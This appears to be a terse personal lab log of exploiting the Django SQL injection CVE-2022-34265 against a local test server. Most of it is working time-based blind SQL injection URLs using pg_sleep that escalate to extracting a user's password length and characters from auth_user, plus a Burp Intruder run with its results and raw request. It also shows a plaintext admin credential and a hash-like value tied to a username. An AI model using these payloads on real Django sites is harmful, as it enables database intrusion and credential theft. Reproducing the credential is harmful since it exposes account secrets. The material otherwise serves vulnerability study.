

<https://www.codegrepper.com/code-examples/shell/install+psycopg2%3D%3D2.8.6+failed>


<https://www.geeksforgeeks.org/how-to-install-pgadmin4-in-kali-linux/>

<https://github.com/ayeec/CVE-2022-34265>

<https://www.djangoproject.com/weblog/2022/jul/04/security-releases/>

sudo apt install build-essential

admin: dana:%sCNKpArr")w2A&8HL2HAE&8'dN5} – для удобного администрирования объектов(тест)



<https://systemweakness.com/lab-blind-sql-injection-with-time-delays-and-information-retrieval-2468e1cd81d0>

[http://127.0.0.1:8000/extract/?lookup=year%27%20FROM%20start_datetime\)\)%20OR%201=1;SELECT%20PG_SLEEP\(5\)--%22](http://127.0.0.1:8000/extract/?lookup=year%27%20FROM%20start_datetime))%20OR%201=1;SELECT%20PG_SLEEP(5)--%22)

[http://127.0.0.1:8000/extract/?lookup=year%27%20FROM%20start_datetime\)\)%20OR%201=1;SELECT%20CASE%20WHEN%20\(1=1\)%20THEN%20pg_sleep\(10\)%20ELSE%20pg_sleep\(0\)%20END--](http://127.0.0.1:8000/extract/?lookup=year%27%20FROM%20start_datetime))%20OR%201=1;SELECT%20CASE%20WHEN%20(1=1)%20THEN%20pg_sleep(10)%20ELSE%20pg_sleep(0)%20END--)

[http://127.0.0.1:8000/extract/?lookup=year%27%20FROM%20start_datetime\)\)%20OR%201=1;SELECT%20CASE%20WHEN%20\(username=%27Drew%27\)%20THEN%20pg_sleep\(10\)%20ELSE%20pg_sleep\(0\)%20END%20FROM%20auth_user%20--](http://127.0.0.1:8000/extract/?lookup=year%27%20FROM%20start_datetime))%20OR%201=1;SELECT%20CASE%20WHEN%20(username=%27Drew%27)%20THEN%20pg_sleep(10)%20ELSE%20pg_sleep(0)%20END%20FROM%20auth_user%20--)

[http://127.0.0.1:8000/extract/?lookup=year%27%20FROM%20start_datetime\)\)%20OR%201=1;SELECT%20CASE%20WHEN%20\(username=%27Drew%27%20AND%20LENGTH\(password\)%3C129\)%20THEN%20pg_sleep\(10\)%20ELSE%20pg_sleep\(0\)%20END%20FROM%20auth_user%20--](http://127.0.0.1:8000/extract/?lookup=year%27%20FROM%20start_datetime))%20OR%201=1;SELECT%20CASE%20WHEN%20(username=%27Drew%27%20AND%20LENGTH(password)%3C129)%20THEN%20pg_sleep(10)%20ELSE%20pg_sleep(0)%20END%20FROM%20auth_user%20--)

[http://127.0.0.1:8000/extract/?lookup=year%27%20FROM%20start_datetime\)\)%20OR%201=1;SELECT%20CASE%20WHEN%20\(username=%27Drew%27%20AND%20LENGTH\(password\)%3C33\)%20THEN%20pg_sleep\(10\)%20ELSE%20pg_sleep\(0\)%20END%20FROM%20auth_user%20--](http://127.0.0.1:8000/extract/?lookup=year%27%20FROM%20start_datetime))%20OR%201=1;SELECT%20CASE%20WHEN%20(username=%27Drew%27%20AND%20LENGTH(password)%3C33)%20THEN%20pg_sleep(10)%20ELSE%20pg_sleep(0)%20END%20FROM%20auth_user%20--)

183320fc6c1c5eb1f457d9d1c54abd27:Drew

Docker shell:

sudo docker exec -it 49ea7c1a3ce0 /bin/sh

Django shell:

Python manage.py shell

The screenshot displays the Burp Suite interface. The 'Positions' tab is active, showing a list of payload positions for an intruder attack. The target is set to 'http://127.0.0.1:8000'. The attack type is 'Sniper'. The payload list includes a GET request with a complex SQL injection payload. The results table shows the status of each request, with most returning a 500 status code.

Request	Payload	Status	Response	Error	Timeout	Length
36	8	500	70211			99281
25	y	500	929			99281
21	u	500	724			99281
15	o	500	694			99281
23	w	500	655			99281
6	f	500	653			99281
27		500	652			99273
30	2	500	648			99281
9	i	500	638			99281
8	h	500	621			99281
17	q	500	618			99281

GET

/extract/?lookup=year%27%20FROM%20start_datetime))%20OR%201=1;SELECT%20CASE%20WHEN%20(username=%27Drew%27%20AND%20SUBSTRING(password,1,1)='a')%20THEN%20pg_sleep(10)%20ELSE%20pg_sleep(0)%20END%20FROM%20auth_user%20-- HTTP/1.1